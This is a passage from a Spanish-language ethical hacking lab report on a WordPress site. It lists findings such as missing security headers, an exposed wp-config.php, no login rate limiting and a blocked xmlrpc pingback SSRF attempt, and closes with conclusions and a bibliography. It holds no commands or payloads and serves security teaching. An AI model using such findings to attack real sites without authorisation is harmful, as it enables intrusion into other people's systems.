A pesar de la fortaleza observada en la capa perimetral, el análisis de la aplicación web reveló debilidades importantes relacionadas con configuraciones de seguridad insuficientes. Las pruebas realizadas evidenciaron la ausencia de encabezados HTTP críticos como X-Frame-Options, X-Content-Type-Options y Strict-Transport-Security, lo que incrementa el riesgo frente a ataques como *Clickjacking*, *MIME Sniffing* y posibles escenarios de degradación de conexiones seguras.

Asimismo, aunque el sitio cuenta con HTTPS correctamente implementado mediante certificados SSL válidos, la disponibilidad del puerto 80 HTTP sin una política HSTS estricta mantiene abierta la posibilidad teórica de ataques de intermediario (*Man-In-The-Middle*) en escenarios específicos.

Uno de los hallazgos más relevantes corresponde a la exposición indebida del archivo wp-config.php, accesible mediante respuesta HTTP válida durante las pruebas iniciales. Esta situación representa una falla crítica de configuración y control de acceso, ya que dicho archivo contiene parámetros sensibles relacionados con la base de datos y la configuración interna del sistema WordPress. Este hallazgo se relaciona directamente con OWASP A01:2021 (Broken Access

Control) y OWASP A05:2021 (Security Misconfiguration), requiriendo una remediación inmediata mediante restricciones de acceso desde el servidor web y endurecimiento de la estructura del hosting.

Finalmente, aunque la configuración DNS y SSL presentó un estado funcional adecuado, se identificaron oportunidades de mejora en la seguridad del correo electrónico corporativo debido a la ausencia o debilidad de políticas DMARC y algunos registros TXT orientados a autenticación y protección contra suplantación.

3. Exposición de componentes y debilidades de diseño seguro

Las pruebas de reconocimiento y análisis de superficie de ataque permitieron identificar debilidades relacionadas con diseño seguro y endurecimiento de la plataforma. La exposición de información tecnológica a través de encabezados HTTP y respuestas del servidor permitió identificar tecnologías y versiones utilizadas, como PHP 8.3.30 y WordPress, información que puede ser aprovechada por un atacante para perfilar ataques dirigidos.

De igual manera, el formulario de autenticación mostró ausencia de mecanismos visibles de limitación de intentos (Rate Limiting) o bloqueo temporal ante múltiples autenticaciones fallidas, lo que aumenta el riesgo frente a ataques automatizados de fuerza bruta y credential stuffing.

La permanencia activa de funcionalidades como xmlrpc.php, aunque parcialmente protegidas, continúa representando una superficie de ataque adicional que debe ser controlada o restringida cuando no sea estrictamente necesaria para la operación del sitio.

4. Fortalezas criptográficas y controles frente a SSRF y spoofing

El análisis criptográfico evidenció una implementación adecuada de protocolos seguros, permitiendo conexiones exclusivamente mediante TLS 1.2 y TLS 1.3 con algoritmos modernos y confiables de cifrado. Esto garantiza un nivel apropiado de confidencialidad e integridad en las comunicaciones entre clientes y servidor.

Durante las pruebas específicas sobre xmlrpc.php, se intentó explotar el mecanismo *pingback* asociado a posibles ataques SSRF (*Server-Side Request Forgery*); sin embargo, las solicitudes fueron rechazadas o filtradas correctamente por el servidor, indicando la presencia de controles internos que limitan conexiones salientes no autorizadas.

Asimismo, la configuración SPF del dominio mostró políticas restrictivas orientadas a reducir riesgos de *spoofing* y suplantación de identidad en servicios de correo electrónico. En conjunto, estos elementos reflejan buenas prácticas parciales de seguridad defensiva, especialmente en cifrado, filtrado de tráfico y protección frente a explotación automatizada.

No obstante, la coexistencia de controles avanzados con vulnerabilidades críticas de configuración demuestra que la seguridad fue implementada de manera parcial y no mediante un proceso integral y sistemático de revisión y endurecimiento.

5. Protección de privacidad del dominio y reducción del riesgo de ingeniería social

El reconocimiento pasivo realizado mediante técnicas OSINT permitió verificar la implementación de mecanismos de privacidad sobre los registros WHOIS del dominio. La ocultación de información personal de los administradores y propietarios reduce significativamente la exposición de datos sensibles y limita la recolección de información útil para campañas de ingeniería social o ataques dirigidos.

Además, la presencia de políticas como clientTransferProhibited aporta una capa adicional de protección frente a intentos de secuestro o transferencia no autorizada del dominio (*Domain Hijacking*), fortaleciendo la seguridad administrativa de la infraestructura digital.

6. Conclusiones generales del laboratorio de hacking ético

El desarrollo de este laboratorio permitió aplicar de manera práctica las principales fases de una auditoría de seguridad informática sobre una infraestructura real: reconocimiento, enumeración, análisis de infraestructura, evaluación de aplicación web y validación de vulnerabilidades bajo el enfoque OWASP Top 10.

La utilización de herramientas especializadas como nmap, nikto, wpscan, sqlmap, curl y openssl facilitó la comprensión aplicada de conceptos fundamentales de ciberseguridad ofensiva y defensiva, permitiendo contrastar teoría y práctica en escenarios reales de evaluación.

Los resultados obtenidos evidencian que la seguridad informática no debe entenderse como un estado definitivo, sino como un proceso continuo de evaluación, corrección y fortalecimiento. Varias de las vulnerabilidades identificadas no corresponden necesariamente a errores de programación complejos, sino a configuraciones inseguras, endurecimiento incompleto y ausencia de revisiones periódicas de seguridad.

En términos metodológicos, el laboratorio permitió completar de forma práctica el ciclo esencial de gestión de vulnerabilidades: identificar, analizar, documentar y proponer remediaciones. Este enfoque se encuentra alineado con estándares y marcos internacionales como OWASP SAMM, NIST Cybersecurity Framework e ISO/IEC 27001, los cuales promueven la mejora continua como principio fundamental de la seguridad organizacional.

Bibliografía

Bhatt, C., Dey, N., & Ashour, A. (2017). Internet of Things and Big Data Technologies for Next Generation Healthcare. En *Studies in big data*. https://doi.org/10.1007/978-3-319-49736-5

Biblioteca UTP. (2025, septiembre 24). *4 Normas APA 7ma edición contraportada* [Vídeo]. YouTube. https://www.youtube.com/watch?v=WzfTLc7YfFk

Brian Mancera. (2017, junio 5). *Portada y contraportada Normas APA* [Vídeo]. YouTube. https://www.youtube.com/watch?v=oERYMjfL0AY

Client challenge. (s. f.). https://es.scribd.com/document/660764435/02-Contratos-Reglas-de-Compromisos-Clausula-de-No-Competencia

CramTech. (2020b, octubre 27). *Insertar archivo PDF en documento WORD *MUY FACIL** [Vídeo]. YouTube. https://www.youtube.com/watch?v=33CQFXIHk9A

Docs_Manager. (2023, 5 diciembre). *Flash Advanced Documentation: Go beyond basics*. Flash Documentation. https://docs.themegrill.com/flash/

Fernández, A. B., & Fernández, A. B. (2023, 7 mayo). *Cómo redactar un contrato de pentesting*. Términos y Condiciones. https://terminosycondiciones.es/2019/04/23/como-redactar-un-contrato-de-pentesting/

Latam, T. (2025, 27 octubre). *Pentesting: guía, tipos y beneficios*. https://latam.tivit.com/blog/guia-pentesting

Mcaudibert. (2026, 29 abril). *Limit login attempts reloaded – login Security, 2FA, brute force protection & firewall*. WordPress.org. https://wordpress.org/plugins/limit-login-attempts-reloaded/

Nmap Network Scanning—The Official Nmap Project Guide to Network Discovery and Security Scanning. (s. f.). https://nmap.org/book

Online-Convert. (s. f.). *Convertir imágenes a WebP*. online-convert.com. https://imagen.online-convert.com/es/convertir-a-webp

Pentest-Tools.com. (2026, 31 marzo). Pentest-Tools.com. https://pentest-tools.com/

Rosello, P. (2025b, diciembre 23). *Te contamos cómo hacer la portada y contraportada con normas APA*. Tesis y Másters Colombia. https://tesisymasters.com.co/contraportada-normas-apa/

2013 Registrar Accreditation Agreement. (2013b, septiembre 17). 2013 Registrar Accreditation Agreement. https://www.icann.org/resources/pages/approved-with-specs-2013-09-17-en

Service Name and Transport Protocol Port Number Registry. (s. f.). https://www.iana.org/assignments/service-names-port-numbers/service-names-port-numbers.xhtml

Williams, L. (2025, 10 diciembre). *Penetration Testing Services Agreement (Beginner-Friendly Guide + Open Template)*. DEV Community. https://dev.to/ldwit/penetration-testing-services-agreement-beginner-friendly-guide-open-template-2in